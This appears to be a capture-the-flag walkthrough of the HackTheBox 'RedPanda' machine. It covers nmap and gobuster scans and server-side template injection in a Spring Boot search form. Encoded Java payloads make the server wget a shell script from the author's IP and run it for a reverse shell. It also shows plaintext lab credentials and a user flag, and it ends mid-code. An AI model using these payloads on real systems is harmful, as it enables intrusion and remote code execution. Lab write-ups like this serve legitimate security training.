Path of Exploitation

Foothold: SSTI for foothold and user
User: SSTI
root: xml xxe into credits file

Creds

Username	Password	Description
woodenk	RedPandazRule	ssh

Nmap

Port	Service	Description
22	ssh	OpenSSH 7.6p1 Ubuntu 4ubuntu0.3 (Ubuntu Linux; protocol 2.0)
80	http	


Service Info: OS: Linux; CPE: cpe:/o:linux:linux_kernel


```
# Nmap 7.92 scan initiated Sat Jul  9 15:00:45 2022 as: nmap -sC -sV -oA nmap/Full -p- -vvv 10.129.196.24
Nmap scan report for 10.129.196.24
Host is up, received echo-reply ttl 63 (0.033s latency).
Scanned at 2022-07-09 15:00:47 EDT for 52s
Not shown: 65533 closed tcp ports (reset)
PORT     STATE SERVICE    REASON         VERSION
22/tcp   open  ssh        syn-ack ttl 63 OpenSSH 8.2p1 Ubuntu 4ubuntu0.5 (Ubuntu Linux; protocol 2.0)
| ssh-hostkey:
|   3072 48:ad:d5:b8:3a:9f:bc:be:f7:e8:20:1e:f6:bf:de:ae (RSA)
| ssh-rsa
AAAAB3NzaC1yc2EAAAADAQABAAABgQC82vTuN1hMqiqUfN+Lwih4g8rSJjaMjDQdhfdT8vEQ67urtQIyPszlNtkCDn6MNcBfibD/7Zz4r8lr1iNe/Afk6LJqTt3OWewzS2a1TpCrEbvoileYAl/Feya5PfbZ8mv77+MWEA+kT0pAw1xW9bpkhYCGkJQm9OYdcsEEg1i+kQ/ng3+GaFrGJ
jxqYaW1LXyXN1f7j9xG2f27rKEZoRO/9HOH9Y+5ru184QQXjW/ir+lEJ7xTwQA5U1GOW1m/AgpHIfI5j9aDfT/r4QMe+au+2yPotnOGBBJBz3ef+fQzj/Cq7OGRR96ZBfJ3i00B/Waw/RI19qd7+ybNXF/gBzptEYXujySQZSu92Dwi23itxJBolE6hpQ2uYVA8VBlF0KXESt3ZJVWSAs
U3oguNCXtY7krjqPe6BZRy+lrbeska1bIGPZrqLEgptpKhz14UaOcH9/vpMYFdSKr24aMXvZBDK1GJg50yihZx8I9I367z0my8E89+TnjGFY2QTzxmbmU=
|   256 b7:89:6c:0b:20:ed:49:b2:c1:86:7c:29:92:74:1c:1f (ECDSA)
| ecdsa-sha2-nistp256 AAAAE2VjZHNhLXNoYTItbmlzdHAyNTYAAAAIbmlzdHAyNTYAAABBBH2y17GUe6keBxOcBGNkWsliFwTRwUtQB3NXEhTAFLziGDfCgBV7B9Hp6GQMPGQXqMk7nnveA8vUz0D7ug5n04A=
|   256 18:cd:9d:08:a6:21:a8:b8:b6:f7:9f:8d:40:51:54:fb (ED25519)
|_ssh-ed25519 AAAAC3NzaC1lZDI1NTE5AAAAIKfXa+OM5/utlol5mJajysEsV4zb/L0BJilKxMPadPvR
8080/tcp open  http-proxy syn-ack ttl 63
| fingerprint-strings:
|   GetRequest:
|     HTTP/1.1 200
|     Content-Type: text/html;charset=UTF-8
|     Content-Language: en-US
|     Date: Sat, 09 Jul 2022 19:01:13 GMT
|     Connection: close
|     <!DOCTYPE html>
|     <html lang="en" dir="ltr">
|     <head>
|     <meta charset="utf-8">
|     <meta author="wooden_k">
|     <!--Codepen by khr2003: https://codepen.io/khr2003/pen/BGZdXw -->
|     <link rel="stylesheet" href="css/panda.css" type="text/css">
|     <link rel="stylesheet" href="css/main.css" type="text/css">
|     <title>Red Panda Search | Made with Spring Boot</title>
|     </head>
|     <body>
|     <div class='pande'>
|     <div class='ear left'></div>
|     <div class='ear right'></div>
|     <div class='whiskers left'>
|     <span></span>
|     <span></span>
|     <span></span>
|     </div>
|     <div class='whiskers right'>
|     <span></span>
|     <span></span>
|     <span></span>
|     </div>
|     <div class='face'>
|     <div class='eye
|   HTTPOptions:
|     HTTP/1.1 200
|     Allow: GET,HEAD,OPTIONS
|     Content-Length: 0
|     Date: Sat, 09 Jul 2022 19:01:13 GMT
|     Connection: close
|   RTSPRequest:
|     HTTP/1.1 400
|     Content-Type: text/html;charset=utf-8
|     Content-Language: en
|     Content-Length: 435
|     Date: Sat, 09 Jul 2022 19:01:13 GMT
```


```
|     Connection: close
|     <!doctype html><html lang="en"><head><title>HTTP Status 400
|     Request</title><style type="text/css">body {font-family:Tahoma,Arial,sans-serif;} h1, h2, h3, b {color:white;background-color:#525D76;} h1 {font-size:22px;} h2 {font-size:16px;} h3 {font-size:14px;} p {font-
size:12px;} a {color:black;} .line {height:1px;background-color:#525D76;border:none;}</style></head><body><h1>HTTP Status 400
|_    Request</h1></body></html>
|_http-title: Red Panda Search | Made with Spring Boot
| http-methods:
|_  Supported Methods: GET HEAD OPTIONS
1 service unrecognized despite returning data. If you know the service/version, please submit the following fingerprint at https://nmap.org/cgi-bin/submit.cgi?new-service :
SF-Port8080-TCP:V=7.92%I=7%D=7/9%Time=62C9D08B%P=x86_64-pc-linux-gnu%r(Get
SF:Request,690,"HTTP/1\.1\x20200\x20\r\nContent-Type:\x20text/html;charset
SF:=UTF-8\r\nContent-Language:\x20en-US\r\nDate:\x20Sat,\x2009\x20Jul\x202
SF:022\x2019:01:13\x20GMT\r\nConnection:\x20close\r\n\r\n<!DOCTYPE\x20html
SF:>\n<html\x20lang=\"en\"\x20dir=\"ltr\">\n\x20\x20<head>\n\x20\x20\x20\x
SF:20<meta\x20charset=\"utf-8\">\n\x20\x20\x20\x20<meta\x20author=\"wooden
SF:_k\">\n\x20\x20\x20\x20<!--Codepen\x20by\x20khr2003:\x20https://codepen
SF:\.io/khr2003/pen/BGZdXw\x20-->\n\x20\x20\x20\x20<link\x20rel=\"styleshe
SF:et\"\x20href=\"css/panda\.css\"\x20type=\"text/css\">\n\x20\x20\x20\x20
SF:<link\x20rel=\"stylesheet\"\x20href=\"css/main\.css\"\x20type=\"text/cs
SF:s\">\n\x20\x20\x20\x20<title>Red\x20Panda\x20Search\x20\|\x20Made\x20wi
SF:th\x20Spring\x20Boot</title>\n\x20\x20</head>\n\x20\x20<body>\n\n\x20\x
SF:20\x20\x20<div\x20class='pande'>\n\x20\x20\x20\x20\x20\x20<div\x20class
SF:='ear\x20left'></div>\n\x20\x20\x20\x20\x20\x20<div\x20class='ear\x20ri
SF:ght'></div>\n\x20\x20\x20\x20\x20\x20<div\x20class='whiskers\x20left'>\
SF:n\x20\x20\x20\x20\x20\x20\x20\x20<span></span>\n\x20\x20\x20\x2
SF:0\x20\x20\x20\x20\x20<span></span>\n\x20\x20\x20\x20\x20\x20\x2
SF:0\x20\x20<span></span>\n\x20\x20\x20\x20\x20\x20</div>\n\x20\x20\x20\x2
SF:0\x20\x20<div\x20class='whiskers\x20right'>\n\x20\x20\x20\x20\x20\x20\x
SF:20\x20<span></span>\n\x20\x20\x20\x20\x20\x20\x20\x20<span></span>\n\x2
SF:0\x20\x20\x20\x20\x20\x20\x20<span></span>\n\x20\x20\x20\x20\x20</d
SF:iv>\n\x20\x20\x20\x20\x20\x20<div\x20class='face'>\n\x20\x20\x20\x20\x2
SF:0\x20\x20\x20<div\x20class='eye'")%r(HTTPOptions,75,"HTTP/1\.1\x20200\x2
SF:0\r\nAllow:\x20GET,HEAD,OPTIONS\r\nContent-Length:\x200\r\nDate:\x20Sat
SF:,\x2009\x20Jul\x202022\x2019:01:13\x20GMT\r\nConnection:\x20close\r\n\r
SF:\n")%r(RTSPRequest,24E,"HTTP/1\.1\x20400\x20\r\nContent-Type:\x20text/h
SF:tml;charset=utf-8\r\nContent-Language:\x20en\r\nContent-Length:\x20435\
SF:r\nDate:\x20Sat,\x2009\x20Jul\x202022\x2019:01:13\x20GMT\r\nConnection:
SF:\x20close\r\n\r\n<!doctype\x20html><html\x20lang=\"en\"><head><title>HT
SF:TP\x20Status\x20400\x20\xe2\x80\x93\x20Bad\x20Request</title><style\x20
SF:type=\"text/css\">body\x20{font-family:Tahoma,Arial,sans-serif;}\x20h1,
SF:\x20h2,\x20h3,\x20b\x20{color:white;background-color:#525D76;}\x20h1\x2
SF:0{font-size:22px;}\x20h2\x20{font-size:16px;}\x20h3\x20{font-size:14px;
SF:}\x20p\x20{font-size:12px;}\x20a\x20{color:black;}\x20\.line\x20{height
SF::1px;background-color:#525D76;border:none;}</style></head><body><h1>HTT
SF:P\x20Status\x20400\x20\xe2\x80\x93\x20Bad\x20Request</h1></body></html>
SF:");
Service Info: OS: Linux; CPE: cpe:/o:linux:linux_kernel

Read data files from: /usr/bin/../share/nmap
Service detection performed. Please report any incorrect results at https://nmap.org/submit/ .
# Nmap done at Sat Jul  9 15:01:39 2022 -- 1 IP address (1 host up) scanned in 53.95 seconds
```

Web Enumeration







and visiting the images adds to the count in the exports every minute or so..

gobuster

```
kali@kali:~$ gobuster dir -u http://10.10.11.170:8080/ -w /usr/share/seclists/Discovery/Web-Content/raft-small-words.txt
===============================================================
Gobuster v3.1.0
by OJ Reeves (@TheColonial) & Christian Mehlmauer (@firefart)
===============================================================
[+] Url:                     http://10.10.11.170:8080/
[+] Method:                  GET
[+] Threads:                 10
[+] Wordlist:                /usr/share/seclists/Discovery/Web-Content/raft-small-words.txt
[+] Negative Status codes:   404
[+] User Agent:              gobuster/3.1.0
[+] Timeout:                 10s
===============================================================
2022/07/12 15:56:19 Starting gobuster in directory enumeration mode
===============================================================
/search               (Status: 405) [Size: 117]
/stats                (Status: 200) [Size: 987]
/error                (Status: 500) [Size: 86]
```

not much here...

so lets fuzz the search field


```
POST /search HTTP/1.1
Host: 10.10.11.170:8080
Content-Length: 1566
Cache-Control: max-age=0
```

```
Upgrade-Insecure-Requests: 1
Origin: http://10.10.11.170:8080
Content-Type: application/x-www-form-urlencoded
User-Agent: Mozilla/5.0 (Windows NT 10.0; Win64; x64) AppleWebKit/537.36 (KHTML, like Gecko) Chrome/103.0.5060.53 Safari/537.36
Accept: text/html,application/xhtml+xml,application/xml;q=0.9,image/avif,image/webp,image/apng,*/*;q=0.8,application/signed-exchange;v=b3;q=0.9
Referer: http://10.10.11.170:8080/search
Accept-Encoding: gzip, deflate
Accept-Language: en-US,en;q=0.9
Connection: close

name=!@#$%^&*()*
```

few things isn't allowing certain characters %, $ _


lets try ssti
hmm... acting really weird.. but def ssti



tried with bunch of payloads and finally found this

```
*{T(java.lang.System).getenv()}
```

the star seems to give success



now lets just wget or curl a web shell and then execute
i used this github repo to generate the payloads with ease.

wget http://10.10.14.178/shell.sh

```
POST /search HTTP/1.1
Host: 10.10.11.170:8080
Content-Length: 1566
```

```
Cache-Control: max-age=0
Upgrade-Insecure-Requests: 1
Origin: http://10.10.11.170:8080
Content-Type: application/x-www-form-urlencoded
User-Agent: Mozilla/5.0 (Windows NT 10.0; Win64; x64) AppleWebKit/537.36 (KHTML, like Gecko) Chrome/103.0.5060.53 Safari/537.36
Accept: text/html,application/xhtml+xml,application/xml;q=0.9,image/avif,image/webp,image/apng,*/*;q=0.8,application/signed-exchange;v=b3;q=0.9
Referer: http://10.10.11.170:8080/search
Accept-Encoding: gzip, deflate
Accept-Language: en-US,en;q=0.9
Connection: close

name=*
{T(org.apache.commons.io.IOUtils).toString(T(java.lang.Runtime).getRuntime().exec(T(java.lang.Character).toString(119).concat(T(java.lang.Character).toString(103)).concat(T(java.lang.Character).toString(101)).conc
at(T(java.lang.Character).toString(116)).concat(T(java.lang.Character).toString(32)).concat(T(java.lang.Character).toString(104)).concat(T(java.lang.Character).toString(116)).concat(T(java.lang.Character).toString
(116)).concat(T(java.lang.Character).toString(112)).concat(T(java.lang.Character).toString(58)).concat(T(java.lang.Character).toString(47)).concat(T(java.lang.Character).toString(47)).concat(T(java.lang.Character)
.toString(49)).concat(T(java.lang.Character).toString(48)).concat(T(java.lang.Character).toString(46)).concat(T(java.lang.Character).toString(49)).concat(T(java.lang.Character).toString(48)).concat(T(java.lang.Cha
racter).toString(46)).concat(T(java.lang.Character).toString(49)).concat(T(java.lang.Character).toString(52)).concat(T(java.lang.Character).toString(46)).concat(T(java.lang.Character).toString(49)).concat(T(java.l
ang.Character).toString(55)).concat(T(java.lang.Character).toString(56)).concat(T(java.lang.Character).toString(47)).concat(T(java.lang.Character).toString(115)).concat(T(java.lang.Character).toString(104)).concat
(T(java.lang.Character).toString(101)).concat(T(java.lang.Character).toString(108)).concat(T(java.lang.Character).toString(108)).concat(T(java.lang.Character).toString(46)).concat(T(java.lang.Character).toString(1
15)).concat(T(java.lang.Character).toString(104))).getInputStream())}
```

bash shell.sh

```
POST /search HTTP/1.1
Host: 10.10.11.170:8080
Content-Length: 680
Cache-Control: max-age=0
Upgrade-Insecure-Requests: 1
Origin: http://10.10.11.170:8080
Content-Type: application/x-www-form-urlencoded
User-Agent: Mozilla/5.0 (Windows NT 10.0; Win64; x64) AppleWebKit/537.36 (KHTML, like Gecko) Chrome/103.0.5060.53 Safari/537.36
Accept: text/html,application/xhtml+xml,application/xml;q=0.9,image/avif,image/webp,image/apng,*/*;q=0.8,application/signed-exchange;v=b3;q=0.9
Referer: http://10.10.11.170:8080/search
Accept-Encoding: gzip, deflate
Accept-Language: en-US,en;q=0.9
Connection: close

name=*
{T(org.apache.commons.io.IOUtils).toString(T(java.lang.Runtime).getRuntime().exec(T(java.lang.Character).toString(98).concat(T(java.lang.Character).toString(97)).concat(T(java.lang.Character).toString(115)).concat
(T(java.lang.Character).toString(104)).concat(T(java.lang.Character).toString(32)).concat(T(java.lang.Character).toString(115)).concat(T(java.lang.Character).toString(104)).concat(T(java.lang.Character).toString(1
01)).concat(T(java.lang.Character).toString(108)).concat(T(java.lang.Character).toString(108)).concat(T(java.lang.Character).toString(46)).concat(T(java.lang.Character).toString(115)).concat(T(java.lang.Character)
.toString(104))).getInputStream())}
```

set up nc listener and get shell on box as woodenk

user.txt

```
woodenk@redpanda:~$ cat user.txt
30169c57507993e9419d898be3cf3286
```

enumeration

```
woodenk@redpanda:~$ netstat -tulpn
(Not all processes could be identified, non-owned process info
 will not be shown, you would have to be root to see it all.)
Active Internet connections (only servers)
Proto Recv-Q Send-Q Local Address           Foreign Address         State       PID/Program name
tcp        0      0 127.0.0.1:33060         0.0.0.0:*               LISTEN      -
tcp        0      0 127.0.0.1:3306          0.0.0.0:*               LISTEN      -
tcp        0      0 127.0.0.53:53           0.0.0.0:*               LISTEN      -
tcp        0      0 0.0.0.0:22              0.0.0.0:*               LISTEN      -
tcp6       0      0 :::8080                 :::*                    LISTEN      897/java
tcp6       0      0 :::22                   :::*                    LISTEN      -
udp        0      0 127.0.0.53:53           0.0.0.0:*                           -
udp        0      0 0.0.0.0:68              0.0.0.0:*                           -
```

ok so looks like mysql is running lets see what we can find... any creds..???

```
woodenk@redpanda:/opt$ grep -iR mysql /

...[snip]...

./panda_search/src/main/java/com/panda_search/htb/panda_search/MainController.java:           conn = DriverManager.getConnection("jdbc:mysql
woodenk@redpanda:/opt$                                                                                                                    ://localhost:3306/red_panda", "woodenk", "RedPandazRule");

...[snip]...
```

woodenk:RedPandazRule ⟹ 00 - Loot > Creds

ok. since this is a java box lets also take a look at all the java files as well

```
woodenk@redpanda:~$ find / -name *.java -ls 2>/dev/null
    25068      8 -rw-rw-r--   1 root     root         4942 Dec 14  2021 /opt/panda_search/.mvn/wrapper/MavenWrapperDownloader.java
    25077      4 -rw-rw-r--   1 root     root          230 Dec 14  2021 /opt/panda_search/src/test/java/com/panda_search/htb/panda_search/PandaSearchApplicationTests.java
    25084      4 -rw-rw-r--   1 root     root         1800 Jun 14 14:09 /opt/panda_search/src/main/java/com/panda_search/htb/panda_search/RequestInterceptor.java
    25086      8 -rw-rw-r--   1 root     root         4321 Jun 20 13:02 /opt/panda_search/src/main/java/com/panda_search/htb/panda_search/MainController.java
    25085      4 -rw-rw-r--   1 root     root          779 Feb 21 18:04 /opt/panda_search/src/main/java/com/panda_search/htb/panda_search/PandaSearchApplication.java
    42587      8 -rw-r--r--   1 root     root         4942 Apr  8 13:40 /opt/credit-score/LogParser/final/.mvn/wrapper/MavenWrapperDownloader.java
    40965      4 -rw-rw-r--   1 root     root          285 Apr  8 11:13 /opt/credit-score/LogParser/final/src/test/java/com/logparser/AppTest.java
    41274      4 -rw-rw-r--   1 root     root         3707 Jun 20 15:43 /opt/credit-score/LogParser/final/src/main/java/com/logparser/App.java
    34044      4 drwxr-xr-x   3 root     root         4096 Jun 14 14:35 /etc/.java
```

now lets take a look at them...

/opt/credit-score/LogParser/final/src/main/java/com/logparser/App.java

```
public class App {
    public static Map parseLog(String line) {
        String[] strings = line.split("\\|\\|");
        Map map = new HashMap<>();
        map.put("status_code", Integer.parseInt(strings[0]));
        map.put("ip", strings[1]);
        map.put("user_agent", strings[2]);
        map.put("uri", strings[3]);
        return map;
    }
    public static boolean isImage(String filename){
```

```
        if(filename.contains(".jpg"))
        {
            return true;
        }
        return false;
    }
